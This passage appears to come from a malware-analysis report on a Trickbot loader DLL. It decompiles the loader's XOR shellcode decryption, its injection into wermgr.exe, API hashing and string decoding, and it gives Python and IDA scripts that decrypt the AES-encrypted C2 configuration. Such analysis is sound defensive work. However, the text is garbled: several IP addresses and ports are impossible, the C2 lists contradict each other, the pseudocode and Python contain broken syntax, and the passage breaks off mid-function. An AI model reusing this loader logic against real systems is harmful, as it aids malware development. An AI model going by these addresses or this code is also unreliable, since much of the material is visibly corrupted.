01	ep	00001000	00033AA0	00000400	00033400	60000020	.text	55 8B EC 83 EC 38 03 65 C8	U ...	X Strong Packed - 4.0478 % ZERO
02	im	00035000	00000194	00033800	00000200	40000040	.rdata	3C 50 03 00 00 00 00 00	<P...	Very not packed - 48.8281 % ZERO
03		00036000	00000014	00033A00	00000200	C0000040	.data	63 A4 1B AF F0 04 0E CB 96	c ...	Very not packed - 96.6797 % ZERO
04		00037000	0000001C	00033C00	00000200	42000040	.reloc	00 10 00 01 C0 00 00 17	...	Very not packed - 95.7031 % ZERO

The file is not packed, its code is obfuscated or will decode the new payload:

Nr	Virtual o...	Virtual s...	Raw Da...	Raw size	Flags	Name	First bytes (hex)	Fit...	sect.	Stats
01	ep	00001000	00033AA0	00000400	00033400	60000020	.text	55 8B EC 83 EC 38 03 65 C8	U ...	X Strong Packed - 4.0478 % ZERO
02	im	00035000	00000194	00033800	00000200	40000040	.rdata	3C 50 03 00 00 00 00 00	<P...	Very not packed - 48.8281 % ZERO
03		00036000	00000014	00033A00	00000200	C0000040	.data	63 A4 1B AF F0 04 0E CB 96	c ...	Very not packed - 96.6797 % ZERO
04		00037000	0000001C	00033C00	00000200	42000040	.reloc	00 10 00 01 C0 00 00 17	...	Very not packed - 95.7031 % ZERO

The code at the **DllRegisterServer** function of this Dll performs the following tasks:

- Allocate a memory area to store the decrypted payload.
- Perform the decryption routine to decrypt new payload into the allocated memory area. This payload is a shellcode.
- Call to shellcode to execute the final stage.

```
while (1)
{
    dec_shellcode = VirtualAlloc(lpAddress, 0x45000u, _FAllocationType + 1, _FlProtect - 1);
    if ( !dec_shellcode )
    {
        SleepEx(0x258u, 0);
    }
    if ( dec_shellcode )
    {
        f_w_decode_npayload(1, dec_shellcode);
        (dec_shellcode)();
        ExitProcess(0);
    }
}

int __stdcall f_w_decode_payload(int val, void *dec_payload)
{
    f_decode_payload(&enc_payload, 0x33210, dec_payload);
    return 0x33210;
}
```

The decryption function uses a loop to xor the data as follows

```
xor_key = g_xor_key;
xor_key_end = (g_xor_key + g_xor_key_size); ----->
if ( enc_payload >= result )
{
    return result;
}
i = dec_payload - enc_payload;
do
{
    *enc_payload[i] = *xor_key ^ *enc_payload;
    ++xor_key;
    if ( xor_key >= xor_key_end )
    {
        xor_key = g_xor_key;
    }
    enc_payload += 4;
}
while ( enc_payload + 4 < result );
```

data:10036000 ; int g\_xor\_key[4]  
data:10036000 g\_xor\_key dd 0AF1BA463h  
.data:10036000  
.data:10036000  
.data:10036000  
.data:10036000 dd 0CB0E04F0h  
.data:10036000 dd 0F4AC6096h  
.data:10036000 dd 0DD217F04h  
.data:10036010 g\_xor\_key\_size dd 10h

To be quick, I use **x64dbg** for debugging. Shellcode after decoding will be as follows:

## **8. Analyze the final shellcode**

Observe this shellcode and I see that it stores strings near the end of the file. In my personal experience these are likely base64 strings and keys for decoding


00033030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
Perform decoding. I get the following strings:

```

index : 0 --> Decoded string : b'shell32.dll'
index : 1 --> Decoded string : b'ntdll.dll'
index : 2 --> Decoded string : b'shlwapi.dll'
index : 3 --> Decoded string : b'advapi32.dll'
index : 4 --> Decoded string : b'0'
index : 5 --> Decoded string : b'1'
index : 6 --> Decoded string : b'2'
index : 7 --> Decoded string : b'cmdvrt32.dll'
index : 8 --> Decoded string : b'vmcheck.dll'
index : 9 --> Decoded string : b'dbghelp.dll'
index : 10 --> Decoded string : b'wpespy.dll'
index : 11 --> Decoded string : b'api_log.dll'
index : 12 --> Decoded string : b'sbiep11.dll'
index : 13 --> Decoded string : b'sxin.dll'
index : 14 --> Decoded string : b'dir_watch.dll'
index : 15 --> Decoded string : b'sf2.dll'
index : 16 --> Decoded string : b'pstorec.dll'
index : 17 --> Decoded string : b'snkhk.dll'
index : 18 --> Decoded string : b'shook.dll'
index : 19 --> Decoded string : b'ashook.dll'
index : 20 --> Decoded string : b'wermgr.exe'
index : 21 --> Decoded string : b'kernel32.dll'
index : 22 --> Decoded string : b'CreateProcessInternalW'
index : 23 --> Decoded string : b'ole32.dll'

```

Based on the above decoding information, I guess that this shellcode will continue to inject the payload into the **wermgr.exe** process. To verify, I debug this shellcode right after the **templ.dll** does the decoding and calls to the shellcode. Set breakpoint at **CreateProcessInternalW** function and execute:



```

[0-22-2021-10-41-36]-> mmc.exe 4220 PARENT -> 3096 explorer.exe
[0-22-2021-10-41-36]-> x32dbg.exe 4240 PARENT -> 3096 explorer.exe
[0-22-2021-10-41-36]-> rundll32.exe 5996 PARENT -> 4240 x32dbg.exe
[0-22-2021-10-41-36]-> NewProcWatch1.exe 5760 PARENT -> 3096 explorer.exe
[0-22-2021-10-41-36]-> conhost.exe 4260 PARENT -> 5760 NewProcWatch1.exe

```

```

ONLY NEW PROCESSES WILL SHOW ...
[0-22-2021-10-43-18]-> wermgr.exe 1596 PARENT -> 5996 rundll32.exe
[0-22-2021-10-43-33]-> dlmhost.exe 1292 PARENT -> 888 svchost.exe

```

So, as you can see in the above figure, the shellcode injects the payload into the **wermgr.exe** (64-bit) process. Under the cover of the **wermgr.exe** system process, the malicious code will now make connections to many C2 addresses as the following picture below:

Address	Length	Result
0x26534d40	20	http://103.91.117.98.132/rvs1/DESKTOP-9HN33H_W100/10362.70386/15986/30500/EF790C30C0F/3A/ps/
0x26534d40	92	http://103.91.117.98.132/rvs1/DESKTOP-9HN33H_W100/10362.70386/15986/30500/EF790C30C0F/3A/ps/
0x26534d40	49	http://103.91.117.98.132/rvs1/DESKTOP-9HN33H_W100/10362.70386/15986/30500/EF790C30C0F/3A/ps/
0x26534d40	62	http://103.91.117.98.132/rvs1/DESKTOP-9HN33H_W100/10362.70386/15986/30500/EF790C30C0F/3A/ps/
0x26534d40	68	http://103.91.117.98.132/rvs1/DESKTOP-9HN33H_W100/10362.70386/15986/30500/EF790C30C0F/3A/ps/
0x26534d40	60	http://103.91.117.98.132/rvs1/DESKTOP-9HN33H_W100/10362.70386/15986/30500/EF790C30C0F/3A/ps/
0x26534d40	20	http://103.91.117.98.132/rvs1/DESKTOP-9HN33H_W100/10362.70386/15986/30500/EF790C30C0F/3A/ps/
0x26534d40	68	http://103.91.117.98.132/rvs1/DESKTOP-9HN33H_W100/10362.70386/15986/30500/EF790C30C0F/3A/ps/
0x26534d40	80	http://103.91.117.98.132/rvs1/DESKTOP-9HN33H_W100/10362.70386/15986/30500/EF790C30C0F/3A/ps/
0x26534d40	49	http://103.91.117.98.132/rvs1/DESKTOP-9HN33H_W100/10362.70386/15986/30500/EF790C30C0F/3A/ps/
0x26534d40	28	http://103.91.117.98.132/rvs1/DESKTOP-9HN33H_W100/10362.70386/15986/30500/EF790C30C0F/3A/ps/
0x26534d40	30	http://103.91.117.98.132/rvs1/DESKTOP-9HN33H_W100/10362.70386/15986/30500/EF790C30C0F/3A/ps/
0x26534d40	60	http://103.91.117.98.132/rvs1/DESKTOP-9HN33H_W100/10362.70386/15986/30500/EF790C30C0F/3A/ps/
0x26534d40	30	http://103.91.117.98.132/rvs1/DESKTOP-9HN33H_W100/10362.70386/15986/30500/EF790C30C0F/3A/ps/
0x26534d40	292	http://103.91.117.98.132/rvs1/DESKTOP-9HN33H_W100/10362.70386/15986/30500/EF790C30C0F/3A/ps/
0x26534d40	88	http://103.91.117.98.132/rvs1/DESKTOP-9HN33H_W100/10362.70386/15986/30500/EF790C30C0F/3A/ps/
0x26534d40	120	http://103.91.117.98.132/rvs1/DESKTOP-9HN33H_W100/10362.70386/15986/30500/EF790C30C0F/3A/ps/
0x26534d40	116	http://103.91.117.98.132/rvs1/DESKTOP-9HN33H_W100/10362.70386/15986/30500/EF790C30C0F/3A/ps/
0x26534d40	28	http://103.91.117.98.132/rvs1/DESKTOP-9HN33H_W100/10362.70386/15986/30500/EF790C30C0F/3A/ps/
0x26534d40	148	http://103.91.117.98.132/rvs1/DESKTOP-9HN33H_W100/10362.70386/15986/30500/EF790C30C0F/3A/ps/
0x26534d40	226	http://103.91.117.98.132/rvs1/DESKTOP-9HN33H_W100/10362.70386/15986/30500/EF790C30C0F/3A/ps/
0x26534d40	41	http://103.91.117.98.132/rvs1/DESKTOP-9HN33H_W100/10362.70386/15986/30500/EF790C30C0F/3A/ps/


  

Service	Status	Address	Port	Protocol
wermgr.exe	INITIATING	1560	36.99.728.201	443
wermgr.exe	INITIATING	1561	36.95.21.89	443
wermgr.exe	INITIATING	1562	103.9.188.78	443
wermgr.exe	INITIATING	1563	202.65.119.162	443
wermgr.exe	INITIATING	1564	103.146.232.154	443
wermgr.exe	INITIATING	1565	103.47.170.131	443
wermgr.exe	INITIATING	1566	118.91.190.42	443
wermgr.exe	INITIATING	1567	122.117.98.133	443
wermgr.exe	INITIATING	1568	36.91.117.231	443
wermgr.exe	INITIATING	1569	116.206.153.212	443
wermgr.exe	INITIATING	1570	117.222.57.92	443
wermgr.exe	INITIATING	1571	36.91.186.235	443
wermgr.exe	INITIATING	1572	103.75.32.173	443


## 9. Dump Trickbot core payload 32-bit and extract C2 configuration

### 9.1. Dump payload 32-bit


According to the above shellcode analysis results, it can be seen that the final payload has been injected into the **wermgr.exe (64-bit)** process, so this payload is also 64-bit. However, **templ.dll** is a 32-bit DLL, so to make it easier to gain an understanding of the payload's code as well as extract the C2 configuration, we will dump the core 32-bit payload of malware. I debug shellcode when it is called by **templ.dll**, set breakpoints at **VirtualAlloc**, **GetNativeSystemInfo** functions. Execute shellcode, break at **GetNativeSystemInfo** function:




Follow in Dump the address will receive information about **SystemInfo**, execute the function and return to malware code. Modify the return result of **wProcessorArchitecture**:



Continuing to execute and follow the address allocated by the **VirtualAlloc** function, shellcode will unpack the main payload into the allocated memory, but the "MZ" signature has been wiped.



Dump payload to disk and fix MZ signature. I have the [core binary\\_\(32-bit\)](#) of Trickbot:



Payload has no information about Imports, so it will retrieve the addresses of APIs during runtime.

## 9.2. Analyze Trickbot core payload and extract C2s configuration

### 9.2.1. Dynamic APIs resolve


Similar to the Emotet, Qakbot, ... Trickbot payload also finds the address of the API function(s) through searching the pre-computed hash based on the API function name. Information about the DLLs as well as the pre-computed hashes is stored in the global variable with the following structure:



These fields have the following meanings:

- dll\_str\_idx**: is used to decode the name of the DLL that Trickbot will use. And then, get the base address of this DLL.
- nHashValue**: number of hash is pre-computed, corresponding to the number of API functions to find.
- pre-computed hash**: are the pre-computed hash values of the API function.
- nOrdinalVal**: number of ordinal values, corresponding to functions that will be retrieved the address based on the calculated ordinal's information.
- Ordinal\_value**: values are used to calculate the actual ordinal value of the API function that need to retrieve address.

Based on these fields, Trickbot will retrieving the addresses of the APIs as following:



The pseudocode of the function that calculates the hash based on the name of the API function:

```
unsigned int __cdecl f_tb_calc_hash(unsigned _InoutStr inputStr, int strLen)
{
    unsigned int tmp; // edx
    int i; // esi
    int c; // edi
    unsigned int calced_hash; // ecx

    if (strLen <= 0)
    {
        calced_hash = 0;
    }
    else
    {
        tmp = 0;
        i = 0;
        // tmp = (((tmp + 0x1 * (tmp + c) & 0xFFFFFFFF) >> 6) * (((0x1001 * (tmp + c)) & 0xFFFFFFFF) & 0xFFFFFFFF));
        do
        {
            c = *inputStr;
            ++i;
            ++inputStr;
            tmp = (((tmp + 0x1 * (tmp + c)) >> 6) & 0xF0A1AFD) || ((0x1001 * (tmp + c)) >> 6) & 0x65E502) ^ (-((0x1001 * (tmp + c)) & 0xF9A1AFD) | (0x1001 * (tmp + c)) & 0x6000E502);
            --strLen;
        } while (strLen);
        calced_hash = 9 * tmp;
    }
    // calced_hash = (0x8001 * (((calced_hash >> 0x0) * (calced_hash))) & 0xFFFFFFFF);
    return 0x8001 * (((calced_hash >> 0x0) * (calced_hash)) & 0xFFFFFFFF) ^ (calced_hash & 0x10000000);
}
```

Based on the above pseudocode, I can rewrite the hash calculation code in Python as follows:

```
def calc_api_hash(api_name):
    g_hash_tbl2 dw 0D7h
    tmp = 0
    calced_hash = 0

    for i in range(len(api_name)):
        c = ord(api_name[i])
        tmp = ((0x0101 * (tmp + c)) & 0xFFFFFFFF) >> 6 ^ ((0x401 * (tmp + c))) & 0xFFFFFFFF
        calced_hash = (9 * tmp) & 0xFFFFFFFF
        calced_hash = (0x8001 * ((calced_hash >> 0xB)) ^ (calced_hash)) & 0xFFFFFFFF

    return calced_hash & 0X3576A091
```

All real addresses of APIs after being obtained will be stored at the address 0x00420000 as shown in the picture. Therefore, in order to get all the information about the APIs that Trickbot will use, I apply the method described [in this article](#). The result after restore the API(s) functions as the figure below:

## 9.2.2. Decrypt strings

All the main strings that used by payload are encrypted and stored at the **.data** section as following:

```
.data:004202D8 ; char str_lWeblWDhvIzeAn68AWze0+KSlWBD[]
.data:004202D8 str_lWeblWDhvIzeAn68AWze0+KSlWBD db 'lWeblWDhvIzeAn68AWze0+KSlWBD',0
.data:004202D8 ; DATA XREF: f_tb_decode_str+8+0
.data:004202F5 str_9a3b1We2EJzb05 db '9a3b1We2EJzb05',0
.data:00420304 str_9a3hAJ02EJb2 db '9a3hAJ02EJb2',0
.data:00420311 str_la3hEJbQ9n0zEJBGQ0 db 'la3hEJbQ9n0zEJBGQ0',0
.data:00420324 str_9nFeAJeefJbQEJF2AX db '9nFeAJeefJbQEJF2AX',0
.data:00420337 str_Aabbfm1bvJzeAsbQEJF2AX db 'Aabbfm1bvJzeAsbQEJF2AX',0
.data:0042034E str_01J9aFDfnbQEJF2AX db '0+1J9aFDfnbQEJF2AX',0
.data:00420361 str_9a55Lnzzv+cP Ejzb05 db '9a55Lnzzv+cP Ejzb05',0
.data:00420379 str_la3hEJbQ9n0zEJBGQ0 db 'la3hEJbQ9n0zEJBGQ0',0
.data:00420387 str_la3hEJbQ0E4FM db 'la3hEJbQ0E4FM',0
```

The decode function receives the input parameter as the index value of the string, then decodes the string using the base64 algorithm with the custom character set:

```
unsigned int __cdecl f_tb_decode_str(int str_idx, const char *dec_str)
{
    const char *p_enc_str; // ecx
    int idx; // edx
    bool c; // zf
    int v5; // edx

    p_enc_str = str_lWeblWDhvIzeAn68AWze0KSLWBD;
    idx = str_idx - 1;
    if ( str_idx != 1 )
    {
        do
        {
            do
            {
                c = *p_enc_str++ == 0;
            }
            while ( !c );
            v5 = -idx;
            c = v5 == 0xFFFFFFFF;
            idx = ~v5;
        }
        while ( !c );
    }
    return f_tb_custom_b64_decode(p_enc_str, dec_str);
}

.data:00421A0C ; char b64_custom_charset[]
.data:00421A0C b64_custom_charset db '53Im6smYcHEKFTiX1RLZknal09Av0frCeMpVbJ4ghUnJds2QuGxPoW+qz8tyB?`', 0
.data:00421A0C
```

To be able to decode these strings and add related annotations in IDA, I use IDA's [Appcall](#) feature and refer to the code [here](#). The entire python code is as follows:

```
import idc
import idaapi
import idautils

def decrypt_n_comment(func, func_name, enc):
    """
    Decrypt trickbot strings and set comment
    """
    for xref in idautils.XrefsTo(idc.get_name_ea_simple(func_name)):
        # init retrieve arguments
        print("[*] decrypting encrypted string at {:08X}.format(xref.frm))
        current_address = xref.frm
        addr_minus_15 = current_address - 15

        while current_address >= addr_minus_15:
            current_address = idc.prev_head(current_address)
            if idc.print_insn_mnem(current_address) == "push" and idc.get_operand_type(current_address, 0) == idc.o_imm:
                idx = idc.get_operand_value(current_address, 0)
                break

        buf = idaapi.Appcall.buffer("\x00" * 1600)

        # Call Trickbot's func
        try:
            res = func(buf, idx)
        except Exception as e:
            print("FAILED: appcall failed: {}".format(e))
            continue

        try:
            # Add comments
            print("Decrypted string: {}".format(buf.value.decode(enc).rstrip("\x00\x00")))
            idc.set_cmt(xref.frm, b"{}".format(buf.value.decode(enc).rstrip("\x00\x00")), idc.SN_NOWARN)
        except:
            print("FAILED: to add comment")
            continue

# Initialization
FUNC_NAME = "f_tb_w_decode_string" #00401C90
FUNC_NAME2 = "f_tb_w_decode_string2" #00413830

PROTO = "int __cdecl ({})(char *dec_str, int str_idx);".format(FUNC_NAME)
PROTO2 = "int __cdecl ({})(char *dec_str, int str_idx);".format(FUNC_NAME2)

# Execution
decrypt_function = idaapi.Appcall.proto(FUNC_NAME, PROTO)
decrypt_n_comment(decrypt_function, FUNC_NAME, "utf-16")

decrypt_function = idaapi.Appcall.proto(FUNC_NAME2, PROTO2)
decrypt_n_comment(decrypt_function, FUNC_NAME2, "utf-8")
```

The results before and after the script execution will make the analysis easier:

In addition, for easy tracking and comparison, we can also write a standalone decryption script to get the entire list of strings. Please see the [Appendix 1 – Complete list of decrypted strings](#) below.

### 9.3. Decrypt the configuration and extract the C2s list

### 9.3.1. Decrypt the configuration

Trickbot stores encrypted configuration information in the .text section, when executed it will get information about the size of the data and allocate memory accordingly. After that will perform data decryption by using a xor loop.

```

// get C2s key and allocate buffer
data_size_aes256 = f_tb_decode_data(c2_config_data, 0);
c2_decrypt_data = f_tb_alloc_heap(data_size_aes256 + 0x100, 0);
f_tb_decode_data(c2_config_data, c2_decrypt_data);

```

```

if ( decode_data )
{
    c2_decrypt_data = g_c2_dec_data;
    g_aes_key_arr = g_aes_key_arr;
    do
    {
        aes_hex_val = g_aes_key_arr[0];
        g_aes_key_arr += 0x10;
        p_aes_hex_arr = g_aes_hex_arr;
        p_aes_hex_arr += 0x10;
        p_c2_decrypt_data = vec_hex_val;
        p_c2_decrypt_data += 0x10;
        if ( g_aes_hex_arr == g_hex_hex_arr )
        {
            p_aes_hex_arr = g_hex_hex_arr;
        }
    }
    while ( p_c2_decrypt_data < sub_00400090 );
}

```

The data obtained after the above step will be decrypted again by using AES algorithm (MODE\_CBC) to get the C2s list. Before decryption, Trickbot will generate the AES key and IV:

```

config_info.config_length = 0;
config_info.c2_config_data = 0;
bRet = FALSE;
if ( f_tb_decrypt_and_verify_c2_config(decode_data, data_size, &config_info, &config_info.config_length)
    && sub_414CF0(parsed_c2_config, config_info.c2_config_data, config_info.config_length) )
{
    ret = FALSE;
    aes256_key = 0;
    aes_iv = 0;
    c2_config_dec = 0;
    c2_data_len[0] = 0;
    if ( data_size >= 0x30 )
    {
        // Generate aes_256 key from first 32 bytes of c2_dec_data (c2_dec_data[0] → c2_dec_data[31]).
        if ( f_tb_recursive_calc_sha256(c2_enc_data, 0x20, &aes256_key) )
        {
            // Generate IV from next 32 bytes of c2_dec_data (c2_dec_data[16] → c2_dec_data[47])
            if ( f_tb_recursive_calc_sha256(c2_enc_data + 0x20, 0x20, &aes_iv) )
            {
                data_size = 0x20;
                data[7] = c2_enc_data[7];
                data[6] = c2_enc_data[6];
                data[5] = c2_enc_data[5];
                data[4] = c2_enc_data[4];
                data[3] = c2_enc_data[3];
                data[2] = c2_enc_data[2];
                v6 = *c2_enc_data;
                data[1] = c2_enc_data[1];
                *data = v6;
                while ( f_tb_calc_hash_based_on_Algid(data, data_size, &sha256_hash, sha256_size, CALG_SHA_256) )
                {
                    if ( data_size != 0x1000 )
                    {
                        data[data_size / 0x4 + 7] = sha256_hash[7];
                        data[data_size / 0x4 + 6] = sha256_hash[6];
                        data[data_size / 0x4 + 5] = sha256_hash[5];
                        data[data_size / 0x4 + 4] = sha256_hash[4];
                        data[data_size / 0x4 + 3] = sha256_hash[3];
                        data[data_size / 0x4 + 2] = sha256_hash[2];
                        v8 = *sha256_hash;
                        data[data_size / 0x4 + 1] = sha256_hash[1];
                        data[data_size / 0x4] = v8;
                        data_size += 0x20;
                        if ( data_size < 0x1001 )
                        {
                            continue;
                        }
                    }
                    ret = TRUE;
                    *sha256_hash_val = sha256_hash;
                    goto free_data;
                }
            }
        }
    }
}

```

The calculated aes\_key and aes\_iv values will then be used for data decryption as follows:

```

if ( f_tb_decrypt_c2_server_config(c2_enc_data + 0x30, data_size - 0x30, aes256_key, aes_iv, &c2_config_dec, c2_data_len) )
{
    pbData.aikAlg = CALG_AES_256;
    if ( !CryptAcquireContextW(&phProv, 0, 0, PROV_RSA_AES, CRYPT_VERIFYCONTEXT) )
    {
        goto return_0;
    }
    *pbData.bType = 0x208;
    v16[7] = aes256_key[7];
    v16[6] = aes256_key[6];
    v16[5] = aes256_key[5];
    v16[4] = aes256_key[4];
    v16[3] = aes256_key[3];
    v16[2] = aes256_key[2];
    v6 = *aes256_key;
    v16[1] = aes256_key[1];
    v16[0] = v6;
    if ( !CryptImportKey(phProv, &pbData.bType, 0x2Cu, 0, CRYPT_EXPORTABLE, &hKey) )
    {
        goto return_0;
    }
    // CRYPT_MODE_CBC
    if ( CryptSetKeyParam(hKey, KP_MODE, pbInitData, 0) && CryptSetKeyParam(hKey, KP_IV, aes_iv, 0) )
    {
        c2_data = f_tb_alloc_heap(dwSize, 0);
        pdwDataLen = dwSize;
        f_tb_memcpy(c2_data, c2_data_enc, dwSize);
        bRet = CryptDecrypt(hKey, 0, TRUE, 0, c2_data, &pdwDataLen);
    }
}

```

Based on the pseudocodes above, combined with the [hashherezade](#) code reference [here](#), I can rewrite the python code that decrypts the C2 configuration that Trickbot uses in this sample:

```

import hashlib
import binascii
from Cryptodome.Cipher import AES

c2_data = b"\x0A\x9E\x8E\x79\xDE\xC2\xE5\xD8\xA6\x06\x71\xAF\xB2\x57\x84\xE7\x0F\x0B\x14\x5"
xor_key = b"\x9D\x16\x29\x98\xDB\x7E\xF5\x78\xCA\x5C\xC8\x77\xF4\xEF\xD4\xA5"

def decode_data(data, key):
    key_len = len(key)
    j = 0
    decoded_buf = ""
    for i in range(0, len(data)):
        key_val = key[j % key_len]
        decoded_buf += chr(ord(data[i]) ^ ord(key_val))
        j += 1
    return decoded_buf

def sha256_hash(data):
    while len(data) <= 0x1000:
        calced_hash = hashlib.sha256(data).digest()
        data += calced_hash
    return calced_hash

def aes_decrypt(data):
    aes256_key = sha256_hash(data[0x20:0x20])
    aes_iv = sha256_hash(data[0x10:0x30])[0x10]
    aes = AES.new(aes256_key, AES.MODE_CBC, aes_iv)
    data = data[0x30:]
    return aes.decrypt(data)

def main():
    dec_c2_data = decode_data(c2_data, xor_key)
    c2_decrypt = aes_decrypt(dec_c2_data)
    fp = open("c2_info.bin", "wb")
    fp.write(c2_decrypt)
    fp.close()

if __name__ == "__main__":
    main()

```

```

Decoded text
<...><mccconf><ver>2000035</ver>
<gtap>zvsl</gtap>
<srv>
<srva>36.91.117.231:443</srva>
<srva>36.89.228.201:443</srva>
<srva>103.75.32.173:443</srva>
<srva>45.115.172.105:443</srva>
<srva>36.95.23.89:443</srva>
<srva>183.123.86.180:443</srva>
<srva>94.84.148.227:41841</srva>
<srva>53.112.255.134:36465</srva>
<srva>159.190.20.85:43824</srva>
<srva>95.37.49.184:5589</srva>
<srva>135.122.224.8:39900</srva>
<srva>131.3.167.255:42399</srva>
<srva>97.133.6.172:33560</srva>
<srva>288.47.178.240:33985</srva>
<srva>156.181.251.71:26044</srva>
<srva>143.151.93.200:52073</srva>
<srva>185.229.207.113:11213</srva>
<srva>229.227.184.173:29396</srva>
<srva>266.231.187.130:24014</srva>
<srva>249.190.113.241:5171</srva>
<srva>96.131.7.173:33756</srva>
<srva>46.225.19.176:60963</srva>
<srva>209.184.158.198:1500</srva>
<srva>247.87.131.26:84735</srva>
<srva>64.41.122.50:21121</srva>
<srva>112.249.251.253:816</srva>
</srva>
</mccconf>

```

### 9.3.2. Extract C2s list

With the above decrypted configuration, we get the C2s list as shown above. However, in this list:

- IP addresses in the <srva> </srva> tag are real C2 addresses.
- IP addresses in the <srva> </srva> tag will be later transformed by Trickbot.

```

<mccconf>
<ver>2000035</ver>
<gtap>zvsl</gtap>
<srv>
<srva>36.91.117.231:443</srva>
<srva>36.89.228.201:443</srva>
<srva>103.75.32.173:443</srva>
<srva>45.115.172.105:443</srva>
<srva>36.95.23.89:443</srva>
<srva>183.123.86.180:443</srva>
<srva>94.84.148.227:41841</srva>
<srva>53.112.255.134:36465</srva>
<srva>159.190.20.85:43824</srva>
<srva>95.37.49.184:5589</srva>
<srva>135.122.224.8:39900</srva>
<srva>131.3.167.255:42399</srva>
<srva>97.133.6.172:33560</srva>
<srva>288.47.178.240:33985</srva>
<srva>156.181.251.71:26044</srva>
<srva>143.151.93.200:52073</srva>
<srva>185.229.207.113:11213</srva>
<srva>229.227.184.173:29396</srva>
<srva>266.231.187.130:24014</srva>
<srva>249.190.113.241:5171</srva>
<srva>96.131.7.173:33756</srva>
<srva>46.225.19.176:60963</srva>
<srva>209.184.158.198:1500</srva>
<srva>247.87.131.26:84735</srva>
<srva>64.41.122.50:21121</srva>
<srva>112.249.251.253:816</srva>
</srva>
</mccconf>

```

Real C2  
addresses

Fake C2  
addresses

Trickbot use the following code to convert the addresses in the <srva> </srva> tag to real C2 addresses.

```

if (!f_tb_convert_to_hex(msz_c2_ip_addr, c2_ip_hex))
{
    return FALSE;
}
o2 = c2_ip_hex[2];
not_o2 = ~c2_ip_hex[2];
// octets[0] = octets[2] * octets[0]
c2_ip_hex[0] = ~c2_ip_hex[2] & c2_ip_hex[0] | c2_ip_hex[2] & ~c2_ip_hex[0];
o3 = c2_ip_hex[0];
// octets[1] = octets[3] * octets[2]
c2_ip_hex[1] = ~c2_ip_hex[1] & c2_ip_hex[2] | c2_ip_hex[1] & ~c2_ip_hex[2];
// octets[3] = octets[1] * octets[2]
c2_ip_hex[3] = o3;
// n = octets[0] & 0xFF
n = ~c2_ip_hex[0] & 0x00FF & c2_ip_hex[0] & 0x00;
// c2_port = c2_port | (n * (octets[3] << 8) & 0xF0000);
c2_port = c2_port | (n * (~o3_ << 8) & 0xA00F1000) | (n * (~o3_ << 8) & 0xE000) & ~c2_port;
f_tb_heapFree(msz_c2_ip_addr);
szstr[0] = '\0';
// msz_msz_msz_msz
f_tb_w_decode_string(sz_format, 0xB7);
f_tb_format_string(srctr, 0x100, sz_format, o6);
*msz_c2_ip_addr = f_w_tb_memcpy(srctr, 0x100000U);
return TRUE;

```

The above pseudocode is converted to python code as below:

```

def revert_cc_addr(ip_addr, port):
    octets = ip_addr.split('.')
    o0 = int(octets[0])
    o1 = int(octets[1])
    o2 = int(octets[2])
    o3 = int(octets[3])

    o0_ = o0 ^ o2
    o2_ = o2 ^ o3
